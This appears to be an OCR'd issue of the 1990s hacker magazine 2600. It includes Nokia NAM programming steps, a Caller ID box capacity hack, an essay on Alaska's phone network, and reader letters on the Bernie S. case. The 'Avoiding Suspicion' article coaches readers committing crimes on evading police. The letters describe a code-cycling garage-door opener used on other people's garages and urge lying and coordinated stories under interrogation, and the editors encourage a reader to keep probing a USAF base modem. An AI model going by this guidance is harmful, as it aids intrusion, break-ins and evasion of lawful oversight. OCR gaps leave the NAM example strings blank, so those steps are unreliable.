Note: If "NOT ALLOWED" appears after a few programming attempts the access code has been changed or an error has occurred and the phone will have to be returned to Nokia for repair.

ENTER SPECIAL NAM PARAMETERS (Memory Location 01):

5. Press and hold the [CLR] key until the display clears.
6. In one long string, enter the special NAM parameters according to the format of Example 1 below. Enter each emergency number (such as 911 or *911) followed by the pound (#) key, the Language Code followed by the asterisk (*) key, and the desired four digit lock code. Language codes: 0 = English, 1 = French, 2 = Spanish.
   NOTE 1 Emergency numbers entered in memory location 01 can be used while call restrictions are active and when the phone is locked.
   NOTE 2 The first number entered in the list of emergency numbers is used for the speed dial (9) key.

EXAMPLE 1:



7. Enter [STO] 01 [STO].

ENTER MOBILE PHONE NUMBER (Memory Location 02 or 04):


8. Press and hold the [CLR] key until the display clears.
9. Enter the correct 10 digit phone number.

10. *(For Primary NAM)* Enter [STO] 02 [STO].
    (For Optional NAM) Enter [STO] 04 [STO].

ENTER SYSTEM PARAMETERS (Memory Location 03 or 05):

12. Press and hold the [CLR] key until the display clears.
13. In one long string, enter the system parameters according to the format of Example 2 below. Be sure to separate each parameter with an asterisk (*). Do not place an asterisk before or after the string.

EXAMPLE 2:



14. *(For Primary NAM)* Enter [STO] 03 [STO].
    (For Optional NAM) Enter [STO] 05 [STO].

VERIFY NAM INFORMATION:

15. Press and hold the [CLR] key until the display clears.
16. Use up ∧ ∨ to scroll thru locations 01 through 05.
17. Verify that the information for each memory location is correct.
18. To exit the programming mode, power the phone off then back on. If "NAM ERROR" appears on the display, programming was done incorrectly and must be repeated.

NOKIA
MOBILE PHONES

THIS KIND OF INFO can really get you in hot water if the Secret Service finds it in your possession. It's probably not a good idea to keep looking at it. No kidding. Really.

hacking caller id boxes

by Dave Mathews

Because the Caller ID system uses out of band signaling that is set up in the 5ESS switch, there is no way to "fake" your outcalling number unless you make an operator assisted call, or dial through a company PBX. You can, however, hack the box that sits in your house up to more than eight times its capacity if you have the right revision! Here's how you do it:

Most Caller ID boxes you see in stores are sold according to the capacity of numbers they can store. The more you pay for the box, the greater storage capacity of numbers (between 60 and 99 for example) you obtain over the cheaper boxes which only hold between 10 and 30 numbers.

CIDCO, or Caller ID Company, is one of the most popular manufacturers of Caller ID hardware, and is publicly traded on the stock market. CIDCO's boxes are sold in stores under names such as AT&T, GTE, Radio Shack, and others.

Because CIDCO concentrates on mass production and OEM sales, it is less expensive to manufacture one CID circuit board that is "jumper" (solder points instead of jumper pins) selectable for the capacity of numbers that it can store. The good news is you can buy the cheapest CIDCO Caller ID that you can find (10 number memory is *perfect*) and upgrade it to handle 85 numbers!

How to buy it:

Before you buy, it's important to know first that you have a CIDCO unit (remember, lots of companies show their names on the outside of the case) and which ROM revision you have. Fortunately for us, the CIDCO engineers tell us this when the unit is "booting up". When you insert the nine volt battery, watch the display. You will see "C-NAM ver 1.2A" or "C-NAM ver 1.4". After this, you will see the capacity of the unit. If it is a "10-call" or "30-call" unit, buy it as it should be *very* inexpensive. If it is a 60 number unit, you can now make it hold 25 additional numbers. If it says "85 call", it is maxed out and you cannot increase the storage.

How to hack it:

So your unit says 1.2A or 1.4 when you power it up, and you saved tons of money by purchasing the 10 number version. Get out your Phillips screwdriver and take out the two visible screws on the bottom of the unit. Peel off the rubber feet on the opposite side of the two screws you just removed and you will find two additional screws (total of four) that will let you open the box (just peel the feet off and save them). Now we can see the circuit board. In the off-set in the middle side of the board you will see a GoldStar chip with the number GSN15 GM76C28AFW-10 or somthing similiar. Beside it you will see one of two jumper pads depending on the ROM version you have.

The two versions are as follows:

Version 1.2A
One pad unlabeled with four solder points:
Blue trace wire from GS Chip to:

A	**10**	**number**	**Eng/Spanish**
B	**85**	**number**	**Eng/Spanish**
C	**10**	**number**	**Eng/Spanish**
D	**10**	**number**	**Eng/Spanish**

(Make sure you solder the wire to the correct side of the pad)

Version 1.4
Two sections labeled:

X2	**C**	**o o**	**10**	**Call**
	B	**o o**	**30**	**Call**
	A	**o o**	**60**	**Call**
	(None)		**85**	**Call**

(Remove solder b/t pads)

R17	**D**	**o o**	**French/English**
	E	**o o**	**Spanish/English**
	F	**o o**	**English Only**

With version 1.2A you must solder the trace wire from the GoldStar chip to the "separated" gold pad on the circuit board that is labeled "B" to obtain full capacity of 85 numbers.

With version 1.4 you will need to remove the solder that is "bridged" between the circuit board pads (labeled as "o" above) to increase the capacity.

You will most likely have solder "bridged" between the A, B, or C pads.

Your language will most likely be jumpered between the pads labled E which lets you select English or Spanish after bootup. If you want to force English, or allow French and English, just remove the bridge from pad E and span the pads between D or F with solder.

That's all there is to it! As new Caller ID/Call Waiting (displays who is calling you while you're on call waiting) boxes come out, I'll have a fix for those as well (most store 99 numbers initially). I've hacked around with half a dozen different boxes and CIDCO's are the best. Others like TT Systems will only change button features when you cut traces instead of increasing capacity, so it's no use explaining those. If you have a different CIDCO ROM revision or another CID box, look for a jumper pad, or solder points! Chances are you might be able to hack it in the same manner that we can with these!

WRITE FOR 2600!

Apart from helping to get the hacker perspective out to the populace and educating your fellow hackers, you stand to benefit in the following ways:

A year of 2600 for every article we print
(this can be used toward back issues as well)
A 2600 t-shirt for every article we print
A voice-mail account for regular writers (two or more articles)
An account on 2600.com for regular writers
(2600.com uses encryption for login sessions and for files so that your privacy is greatly increased)

PLEASE NOTE THAT LETTERS TO THE EDITOR ARE NOT ARTICLES


Send your articles to:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099

THE ALASKAN PHONE SYSTEM

by Ice

You're probably looking at the title of this article. "The *Alaskan* phone system? Who *cares?!?!?!?*" But the Alaskan phone system is actually very interesting and different from most others. Alaska was admitted into the union second to last from Hawaii, currently has the largest land mass by far (more than 500,000 square miles), and has the second-to-the-last population of any state with roughly 500,000 people. This makes for a very interesting telco setup.... Less than one person per square mile, statistically.



Anchorage, the largest city with around half of the state's population, runs on nine DMS-100's. Two of these are owned by the military bases, and there are two additional DMS "remotes" for residential areas. The local telco, ATU (Anchorage Telephone Utility, recently named "ATU Telecommunications"), is the only one owned by the local government in the nation (we aren't in an RBOC - no USWest, etc.), but it's at least as lame as other telcos. A residential line is about $16 a month, and a business one is $30 a month. We have CID, Last Call Return, and Continuous Redial as of a few months ago, but no other other CLASS features to speak of. We don't yet have ISDN available, in-town T1's cost from $160 to $200 a month (*plus* $137 a mile!). Fiber ethernet links are a minimum of $600/month. The payphones were 15 cents until about two years ago when they went to 25. I've not had much success blue boxing off of our lines, but that's just within Anchorage.

There are two long distance carriers in Alaska. General Communications Inc. (GCI - 10077) and Alascom (10866). No AT&T, no Sprint, no MCI. However, GCI formed an alliance with MCI in the last year, and Alascom (who was owned by Pacific Telecom) was recently bought by AT&T and renamed "AT&T Alascom". As of yet, nothing major has come out of the GCI deal except some reciprocal calling plans and honoring of calling cards. The rates aren't actually that bad, averaging between 10 and 15 cents night rates to call the rest of the US.

The telco has no clue when it comes to their tariffs. 30-way Meet-Me's are only $2/month, and there's a feature named "Malicious Call Hold" which they forgot to omit - if someone calls you from within your wire center, you press the button on your Meridian phone and they can't hang up. It's fun... Customer Data Change (you get an account on the switch and get to play with your lines) is only $4/month, but there's a $7,500 startup! SMDI (Simplified Message Desk Interface - read your philes) costs $600/month! These are only available under Centrex (yes, we *do* have Centrex...),

but the even funnier part is that a normal Centrex line is two dollars a month *cheaper* than a normal business line! I don't know what they were smoking when they came up with their pricing (including their inflated leased line prices above), but it's the government - what can you say?

The rural telcos are a lot more fun to play with. Alaska has two of our own communications satellite, "Aurora" and "Aurora II", stationed in geostationary orbit above us. They're owned by Alascom, but GCI gets access to it (as with all of Alascom's equipment). Alascom makes these crappy "CO-in-a-trailer" things that they ship off to all the Eskimo villages and such, which, from what I can tell, are some old Crossbar stuff with a transmitter/controller. There's a 14 foot dish or so aimed at the satellite. These trailers are capable of handling 100-200 numbers in a single exchange, and they actually have payphones on some of them. I got a trunk tone once, *without* using any illicit means to get it! I received an incoming call, the operator wanted to bill me something for it, so I chucked in a coin (what the hell, I'm just lame), heard a few clicks, and *bam...* I just about killed myself because my BB was 500 miles away in Anchorage. All of the "major" towns (with more than 2,500 people) usually have a microwave tower or a larger satellite setup and switch. The satellite is also nice because you can make calls from just about anywhere if you're 'leet enough to have the suitcase-transciever kit. The rest of the state is littered with Earth Stations and toll complexes, etc. There's also fiber optics from Fairbanks to Anchorage to Juneau, the three major cities, which covers quite a few hundred miles on the way.

We also have a fiber line in between Japan and Portland (don't ask me why they didn't use Washington) named the "Trans-Pacific Cable" that's used for 99 percent of long distance calls, but it has been cut before by boats and other "unknown causes" (four times in the just the last year!), so the satellite is still used for backup. The long distance companies must make their money through leased lines, as a T1 to Seattle costs in the ballpark of $15,000 bucks a *month!*

Alascom is the long distance company that built most of the statewide phone system, and it got all kinds of concessions from the FCC during deregulation by arguing that we never had AT&T and Alaska was a "special case". As is, we didn't even have the "1-907-" or even the "1-" dialing until fairly recently. Times change so quickly - I still remember the "You do not need to dial a 1..." recording when you *did* use it. To my [probably inaccurate] knowledge, I was the last person in the state to dial long distance without a 1.

The cellphone setup isn't that different from other places. We have Cellular One and MacTel (wireline) within the Anchorage-and-vincinity area. There are other carriers that handle farther-out communications, which can be tricky with the 2 carrier FCC limit (and other cell sites so nearby). A really cool thing is that the cellular systems extend through in-state long distance boundaries, so you can place calls to some areas for just the normal airtime fees. They actually route the calls through the towers to evade the long distance company.

With the exception of Anchorage, Alaska's phone system is a mixture of old equipment rigged up to new equipment and somehow interfaced with the rest of the network. Anchorage has relatively new switches, but the marketing department is too stupid to realize that they could sell some of the features that they *could* provide.... It makes a great playground for phreakers, at least in places other than Anchorage, and who knows - maybe we could have some con up here sometime. It would be scary but funny watching all of you driving the Alaskan-Canadian Highway.

AVOIDING SUSPICION

by ~Me

Have you noticed that there are certain members of our segment of society who seem to attract trouble? They seem to get caught, need to mount legal defense funds, and ask for help from different professional societies. Please understand that this is not a flame or personal attack on any individual, group, or collection of individuals who have gotten into trouble; this is a "how not to" analysis.

I define trouble as having special attention paid to one's self by members of law enforcement at any level. For purposes of this article I don't care whether certain laws are just, proper, constitutional, or right; I also don't care if the actions, suspicions, or tactics of law enforcement are proper. I want to help the reader (that's you) avoid their attention.

The bottom line is that if you are going to be doing something illegal, you must avoid, at all costs, the attention of Law Enforcement Officers "LEO" (cops or feds; I also use the term for departments or agencies). The other thing to avoid is publicity that can come from formal news media, attaching ones name to viruses or malicious attacks to systems, writing for paper or e-zines, or being very "vocal" electronically or verbally.

Learn the local laws and conditions - wherever you are! They may be petty and they may be unconstitutional, but if they give an LEO some reason to pay special attention to you, watch out! Remember what happened to our friend at the convenience store in Haverford Township who did federal time because he attracted the attention of a Haverford Township cop. Was he doing something that was illegal when viewed by an LEO driving by? I don't know, but from accounts I've read, there was some "hanging out" or maybe a van full of racially disadvantaged males sitting in the parking lot.

LEO's look for that kind of thing. They also watch "gangs" of youths hanging around in malls. Especially if they (in the perception of the LEO) are speaking in a weird language or carrying weird devices. If you are under 18 (or look it), pay attention to local curfew laws. Pay special attention to vehicle safety, parking, and driving laws.

Many people casually violate the speed limit, ease through intersections with stop signs without really stopping, park on the wrong side of the street, drive after drinking too much, drive after drinking at all (if under age), or drive a fast looking car with minor defects (cracked windshield, broken tail light, plastic cover over the license plate). LEO's usually ignore these actions unless they become too obvious or they are in the mood to pick on someone. They usually do not bother the WASP male businessman in a clean suit (who may know the local politician or be able to afford a lawyer) if he has a broken tail light; but they are more likely to pull over a younger person, someone with long hair, or a member of racial minority.

Once they pull you over, anything in plain sight is fair game - if they can see it (back seat, floor, in the glovebox when you reach for insurance card), they can legally look at it. If you give them problems (make furtive movements, move like you are reaching for a weapon, or are verbally abusive), they can search your person - for the LEO's safety - all very legally. They can also look in your trunk if you give permission (of free will or under pressure), if they get a search warrant (properly or improperly), if they have reason to believe there is imminent danger to public safety, or if they just feel like it (illegally). If they see anything illegal in plain sight, they can search your person and trunk; if they find anything illegal on your person, they can search your trunk. If they find anything - in plain sight, on your person, or in your trunk, then the real problems begin!

Although it can be tough at times, treat all LEO's with respect - especially during a traffic stop. Turn your inside light on and place your hands on the dash or wheel where they can be seen. Think of the LEO as someone to social engineer - you want them to like you, not think you are slime.

If you do anything to get yourself arrested, you are wide open for search of person and personal possessions like book bags. If you are arrested some place like home, they can visually search the immediate premises - any point from where they can enter to where they find you. Then the same parameters apply as an automobile search.

Never, ever, ever carry a concealed firearm

unless you have a permit for it. This really upsets LEO's and can cause all kinds of problems (even federal charges if you crossed state lines while carrying). It is fairly easy to get a permit in many states - Pennsylvania will provide one after a background check. Basically, you must have a clean record, be of age (18 or 21 - I forget), and be of "good character" - that means you cannot be a habitual drunkard or spouse beater. You have to provide a reason, something like a work schedule requiring you to work odd hours and travel through dangerous areas. An interesting tidbit: concealed carry permit holders are not subject to the Brady Bill background check! The supposition is that they already passed it to get the permit.

Also, avoid the fancy knives! You are much better off carrying an X-acto blade or a good "electrician's" knife (scrape some wires with it so you can easily claim that it is a "tool" not a "weapon").

In this day of cyber-phobia and "get tough on criminals", the courts are much less likely to disallow evidence gathered illegally (pulling you over without reason or searching your trunk illegally). Even if the courts throw out *everything* from that LEO acting improperly, they can still use the information gathered to look into your life further. If you were carrying a laptop in your trunk and it was confiscated, they would search the disks, even if they could not use the evidence on the disk, they could use the information to investigate further. Do you have a copy of *Phrack* laying around? Do you have any codes or an Elite BBS in your terminal emulator dialer directory? Any cracked or pirated software? How about TBBOM?

Yes? Then they have more reason to watch you and gather evidence. You have given the LEO what they need most: probable cause. Probable cause is a legal term defined as: "Reasonable grounds for belief that an accused person is guilty as charged" by the American Heritage Dictionary. It means that you have given them reason to believe that an illegal activity has or is occurring. It is the requirement for the issuance of search warrants, arrest warrants, subpoenas of financial and telephone records, and for wiretaps.

When they catch you saying, e-mailing, or downloading something that violates some law - then you are one of those "dangerous hackers" and should be thrown away to protect society before you decide to launch nuclear warheads at Washington DC or steal credit card numbers and charge $1,000,000 to some grandmother's Visa card.

Do you do things that gain the attention of telephone company security officials? They monitor patterns, look into people who receive fraudulent telephone calls (do you get many calls from people using codes or cracked PBX's?), into people who make fraudulent telephone calls (you never card from home, dorm, work, or friend's), and into people who call telephone numbers that make or receive fraudulent calls (do you call phones that have that kind of activity - people or Elite boards?). The security forces can gather information and then give the LEO their probable cause.

Anyone who brags about illegal activities is bringing attention to themselves. This is publicity. Who hasn't bragged about cracking some software or a system or figuring out codes - but remember, the only way to keep a secret is not to tell anyone. If you want to spread information, you must ensure anonymity or safe pseudonymity. Anonymity occurs when a creation (document, note, message, poem, book, flyer, picture, etc.) is not signed. Pseudonymity occurs when a creation is signed with a false or made up name - one that cannot be traced back to you.

It is not illegal for an LEO or a telco security official, as a private citizen, to read messages on a BBS or netnews. This is the same as that person reading the business cards or for-sale notes on boards in some stores - it is publicly available information without the expectation of privacy. Many boards have LEO's of telco as members - usually without the SYSOP's knowledge. Posted messages have timestamps; telco records have timestamps (traces or illegal calls); the two can be matched up.

Speaking to the media, baiting LEO's, writing articles, and publicly displaying illegal activities is publicity. LEO's go after those that are most visible - especially when that person has had media exposure because it makes the LEO look more effective.

Think about it! I am not an LEO nor related to one and I don't play one on TV. I've been pulled over a number of times for minor traffic violations. I avoided arrest for some fairly serious activities a few years ago by insulating my public and private persona.

WHERE THE LETTERS ARE

Opening More Doors

Dear *2600*:

Concerning garage door openers: ours has an 8-bit DIP switch inside, giving a whopping 256 different codes. We replaced the switch in ours with a CMOS 8-bit counter and 555 timer to drive it. Now it counts through all the codes in under a minute. We drive around to see who has the same brand of opener. The local fire department does. You'd be amazed who else does....

RB
San Francisco, CA

Eastern Europeans

Dear *2600*:

I received two issues of your magazine that I liked very much. I believe that I am the first Croatian contacting you. In Volume 12, number 1, in "The Better Letters", I read that you were still offering free subscriptions to Eastern Europeans. As I would be very much interested in getting your magazine regularly I am herewith applying for this subscription.

Hrvoje Vukovic

All you have to do to get a free one year subscription from Eastern Europe, the former Soviet Union, and Cuba is write to us and ask for one. No email, no faxes - just a letter from the country you live in. You'd be amazed how few people put in that little effort.

ANAC Change

Dear *2600*:

A quick update on the letter (in the Winter 1995-1996 issue) from Percival regarding AT&T's universal ANAC number. The universal ANAC has been hit by the recent area code rearranging that will likely soon confuse a great number of hapless telephone users. The number has moved from 404 to 770, so the complete ANAC number is now 10732-1-770-988-9664. Undoubtedly countless others have discovered this by now, but I figured I'd dash off a quick note anyways. By the way, does anyone know the meaning of the numbers reported by the ANAC after my phone number? The sequence I receive is: tone (my phone number here) 8 pause, tone, 0000000001.

woodrat

Thanks for the update. Unless we've somehow missed it, we've never seen a bill come in with that number on it, so this could be a toll-free call, though not from payphones. The numbers following the readout remain a mystery.

Points on Interrogation

Dear *2600*:

I read your mag regularly and find the information timely, useful, and fun. I do, however, take *major* exception to the Autumn 1995 article "Hacking a Police Interrogation" - by Darlo Okasi. While there are some good points, much of the information presented is flat out wrong and dangerous. Darlo makes a point that the reader should try to be in control of the interrogation. You are *not* in control. That is what an interrogation is all about. If you challenge the control of a natural control freak (the cops), you put yourself in jeopardy. If your readers were to put these principles into practice, they risk being locked up for extended periods of time on no charges. (Against the law, you say? The cops will say "Sue us!", and even if you do, it will take years and thousands to settle). Darlo is fond of expressing false bravado or attitude, telling the cops they "are dirty" and cursing. This is dead wrong. If your readers put on such a belligerent attitude with the cops, they risk being hit and beaten, or, depending on their social status, even killed. Again the cops will say "Don't like it? Sue us!" This happens all the time.

What should someone do in case of interrogation? Keep cool. Be friendly, helpful, courteous... just like a boy scout. Don't say an incriminating word, and *lie till you die*, but be nice and smile at their attempts at humor as much as you can muster. If they try to "be your friend", you should "be their friend". Tell them you want to help them, but you just don't know what they are talking about. *Do* demand a lawyer. *Do* make a story with your friend(s) if planning some "gray" activity. *Do* tell the same story over and over and over and over. *Do* wait them out. It is a game, but a game of the most serious nature with your physical body on the line.

The Prophet

Dear *2600*:

I would like to make a few comments about the article "Hacking a Police Interrogation" (Autumn 1995). The advice the author gave ("don't tell them anything") was pretty good for starters. You have to remember that the process of interrogation is considered an art in the field of criminal justice. That means when you decide not to tell the police anything - they can still tell that you are lying.

How, you may ask? Well, simple - your body language tells it all. There is a new interview (interrogation) technique being taught to criminal justice personnel called the Kinesic Interview Technique. I have also been trained in using this new method, and would like to stay anonymous for the most part, since giving out this information could eventually hurt me in the future.

"The Kinesic Interview Technique is a multi-phase behavioral analysis system that is used to improve the communications process in order to conduct more effective and efficient interviews and interrogations. The foundation of the technique rests on the common everyday behavior of human beings and their diverse communication skills." The preceding text was quoted directly from the handy police training manual I got to keep after completing the course. Please notice that victims and eyewitnesses are interviewed by the police while suspects are interrogated. The only difference between the two methods is that one can get rough with suspects.

The Kinesic Interview Technique consists of three parts: 1. Body language; 2. Verbal behaviors; 3. Statement analysis.

Part 1. Body language is exactly that. The person interrogating the suspect may look for various clues that the body gives off without one knowing it. When asking the suspect a critical question, the person might rub their nose, shift their body from one side to another, cross their arms, give off a fake cough, etc.

Part 2. Verbal behaviors include speech disturbances (sounds that are not words) such as "ah, er, uh, um." The suspect will often omit article words in sentences (a, the, and, for), clip words in half, drop suffixes off words (ing), drop word endings (es, ed), and will often self-correct themselves in the middle of sentences.

Part 3. Statement analysis is done after the suspect writes down exactly what happened or what they were doing at a certain time (alibi). Experts will then examine the document very closely and look for signs such as handwriting pressure, curved lines, frequently misspelled words, etc.

What makes the Kinesic Interview Technique so successful is that it uses the above three mentioned parts together to come to a conclusion. The Kinesic Interview Technique is very complex and too elaborate for me to explain in detail to you without having to write a book on the matter. The police manual I had to train with goes over several hundred pages, and I highly suggest taking a class on this subject in order to get all of the necessary information about this technique. How about infiltrating a police training seminar?

Did you know that the police can even lie to you during an interrogation and tell you that if you cooperate you will get a lesser sentence? The truth of the matter is that the police do not have the power to grant you immunity from prosecution or lessen your sentence in any way - only the district attorney can do this. One can also be held by the police for up to 48 hours without any charges ever being brought up. Also, one does not have the right to make a phone call - it is a privilege in most states. So, be extra nice to the police officer when being arrested, since you definitely want to make a phone call to inform your lawyer. That brings me to another point. Don't be stupid and talk to the police without a lawyer! Keep your mouth shut! The less they know, the harder they have to work on cracking the case. Plus, you don't want to say something stupid that can be used against you at a later date. A nice thing about most interrogations is that the police can record or videotape the interrogation without giving you notice or asking for your permission.

Well, to finish things off... the best advice I can give you is don't do anything stupid that will get you caught!

System Default

Dear *2600*:

I would like to comment on Darlo Okasi's article "Hacking a Police Interrogation" in the Autumn 1995 issue. Okasi is dead right that understanding what police do during an interrogation greatly improves your ability to come out looking innocent. In the article Okasi correctly points out that the police can say anything they want in an attempt to get you to confess. Your confession is, of course, the whole point of the questioning. It's important to note that in the area of "high-tech" crimes, without the help of the person who committed the act, the police probably will never be able to figure out what was done, let alone prove that any particular person is responsible. Remember, anything you say *can and will be used against you!* Don't forget it. Also, the police will lie to you. (There may be a few idealists out there who don't believe this, but it's true.) They can say they have any manner of evidence - eyewitnesses, surveillance video, fingerprints, bloody gloves, etc. in an attempt to get you to "give it up". All of the "evidence" they say they have may be false; they may only have a hunch that you're the guy. Lying about the evidence is allowed based on this logic - *an innocent person will not confess, no matter what the evidence implicating them.* If they really have the evidence, then they don't need your confession - let them prove their case in court. The best piece of advice, as any defense attorney will tell you, is that you have the right to remain silent - *use it!*

Further, if you understand that the police aren't just interested in what you say, but also how you act, you can gain a real advantage. Are you sitting back in your chair with your arms folded and not making eye contact? (Guilty) Or, are you sitting forward, hands down, looking at them when they speak? (Innocent) But, most importantly is they way in which you profess your innocence. (Almost all guilty people start out denying that they did it.) A guilty person will start out vigorously denying the allegations. Then, slowly, that vigor begins to decline, until they are just sitting there quietly, looking at the floor, listening to the interrogator outline the charges and (maybe bogus) evidence, until finally they confess while looking down at their lap. An innocent person, however, begins much the same way denying their involvement, maybe even laughing at the suggestion. Then, as the interview continues, while a guilty person gets quieter, an innocent person continues to deny the

allegations, or they become even more adamant in professing their innocence. They start by saying "no", then after an hour they pound the table, and after two or three hours throw a chair against the wall. (Never anywhere near a police officer - this will get you in trouble, guaranteed!) If you follow this pattern, the investigators will come out of the interview room scratching their heads saying "Gee, maybe he really *is* innocent!" But remember, *never, never* let on that you know this information. If they know that you know about these "patterns of denial", then all bets are off as far as convincing them of your innocence.

Robin Scurr
White Lake, MI

Bernie S. Fallout

Dear *2600*:

I have been a proud reader off and on for a long time. (I buy at the stands.) But I am totally confused and scared about placing an ad in your Marketplace after reading the article "No More Secrets" (Bernie S.). Being in business selling info of this matter I see that the Marketplace is still full of this type of info. What does this mean? Is this kind of info now illegal to sell, buy, or even for you to allow such ads? From *Popular Mechanics* to *Soldier of Fortune* there are many people and companies with ads selling this type of info. How about companies like Loompanix, Delta Press, and many others - are their books now illegal? Is some of the info *2600* prints now illegal, under the current law (title 18 U.S.C. section 1029)? It sure sounds that way to me. Did this law go into effect in October '94 or '95? I don't know if I am breaking the law or not.

What should we (underground info sellers) do? Should I quit my business? I have about 170 publications that took me a few years to work up to! How can you keep your magazine going with a law like this? Does "For Informational Purposes Only" mean anything anymore? I am one worried man.

Name Withheld

The way the law (passed in October 1994) now reads, we could indeed be guilty of the same crimes Bernie S. was imprisoned for. But we believe the law is wrong and is blatantly unconstitutional. It must be challenged on all fronts. Unfortunately, no so-called civil liberties group thinks this is an important enough case to become involved in. This means there could be many more Bernie S. cases before something is done. Weigh all of this before making your decision and then do what's right for you.

Dear *2600*:

This thing going on with Bernie S. has really gotten me pissed off. What right does the government have to prosecute a man who just had the software? It's not like he was using it at the time. Tell me what i can do to help.

Mike W.

The best way to help is to spread the word. Check out the website (www.2600.com), finger bernies@2600.com for the latest info, and distribute what you see in 2600 to as many people as you can. We've made a great deal of progress in the last couple of months in spite of media indifference. There are an awful lot of us and we know how to get the word out. People like you are vital to this.

Dear *2600*:

I was reading your article on Ed Cummings in the Autumn 1995 issue and I stumbled on a fact that I personally was not aware of, and frankly find appalling.... This is Title 18, USC Section 1029: "possession of a technology which can be used in a fraudulent manner..." What's next? In a year, will carrying a pencil in your pocket be considered concealing a deadly weapon? It's amazing that the people supposedly representing us in Congress could pass such an anti-citizen law. How in the world can they make it illegal to distribute information of any type? How can they make it illegal to own a device that maybe, if someone feels like it, could possibly, if they wanted to break the law, be used in a fraudulent manner? Is it actually true now that having a copy of BlueBeep zipped up on my hard drive makes me a felon? This is unbelievable. However, it seems like a law that will disgustingly stay on the books. Is there anything we can do about this? I don't think so! I have already written to my congressman. Is the constitutionality of this law being challenged by *anyone* yet? Please, give me a minute - I have to recover from shock, and then go and clean off my hard drive and hide my red box that has been lying in a desk drawer for a year.

I never thought I'd see the day where I'd have to fear arrest for talking or writing about something. I'm nauseated.

TcP
Denver, Colorado

We're getting letters like yours every day. People are realizing the implications of this law and it's well worth getting upset about. So far, one person is challenging the constitutionality of this law: Bernie S. The problem is that it's very difficult to do this when the Secret Service keeps throwing him into prison. It's a fair bet they're aware of this fact.

Dear *2600*:

Phil Zimmerman, Ed Cummings, the Pentagon mall incident, and countless others.... Are you sure you live in a free country?

Mario
Canada

Dear *2600*:

I think that this whole Bernie S. saga is bullshit! We should all come together to protest (and screw) the government for these unimaginable and cruel punishments they are subjecting him to.

But on the other hand, Bernie S. did commit more

crimes than possess and have custody and control of hardware and software such as an IBM "Think Pad" laptop computer and computer disks.

I mean he wrote four articles for *2600* which would imply he is a "Real Hacker". Just look at the shit he knows: "How to Defeat *69", "AT&T Sub Maps", "FAX: A New Hobby", "Paging For Free", "Cellular Phone Fraud and Where It's Headed".

I know that knowledge is not a crime but using that knowledge to commit a crime is! But I *strongly* think that he deserves to be released from prison because he has already suffered enough.

Adam Schoenfeld

We don't know whether to slam you for being dense or congratulate you for being witty. It's probably best just not to say anything.

Military Miscellany

Dear *2600*:

As part of my job I had to go to a high-security military base recently. There were loads of fences and dogs, etc. My escort lead me through four doors with electronic combination locks on them. The combination on each door was 12345. Is this what is known as military intelligence? Also, I have been trying to hack my local USAF base. I have found a phone number that rings, answers, and sends a carrier. My old 2400 baud modem seems to lock on, but nothing comes on the screen. Is this a Defender modem? If so, do I have a cat in hell's chance of getting round this?

Cockroach

It's impossible to say what you're connected to since you're not getting anything back. It could just be a modem connected to nothing. (Some of those "hacker challenge" idiots do that to try to drive us crazy sometimes.) Our advice is to try all kinds of variations to get any kind of a response at all from it. Once you've gotten that far, you're starting to make progress.

Dear *2600*:

Over the past 10 years I have been employed as a U.S. Navy nuclear submarine radioman, and for a short while thereafter for the arch-enemy of your organization, the National Security Agency, so I am no stranger to the world of codes, cyphers, and cryptology. But now due to a difference in political beliefs, I have chosen to wash my hands of the whole mess, deciding to start again in another less taxing field.

During my tenure with NSA, your magazine, along with several others of the same theme were made readily available by the powers that be as a sort of reference material, both as what to watch for and to generate new ideas. But I did not write this to stroke your egos; my concern is for the security of the common man.

I am referring to the PGP or Pretty Good Privacy program. While I am under contract with the government to not speak on issues of national security for the remainder of my lifetime, I can speak hypothetically of a pseudo government with resources that rival that of the United States.

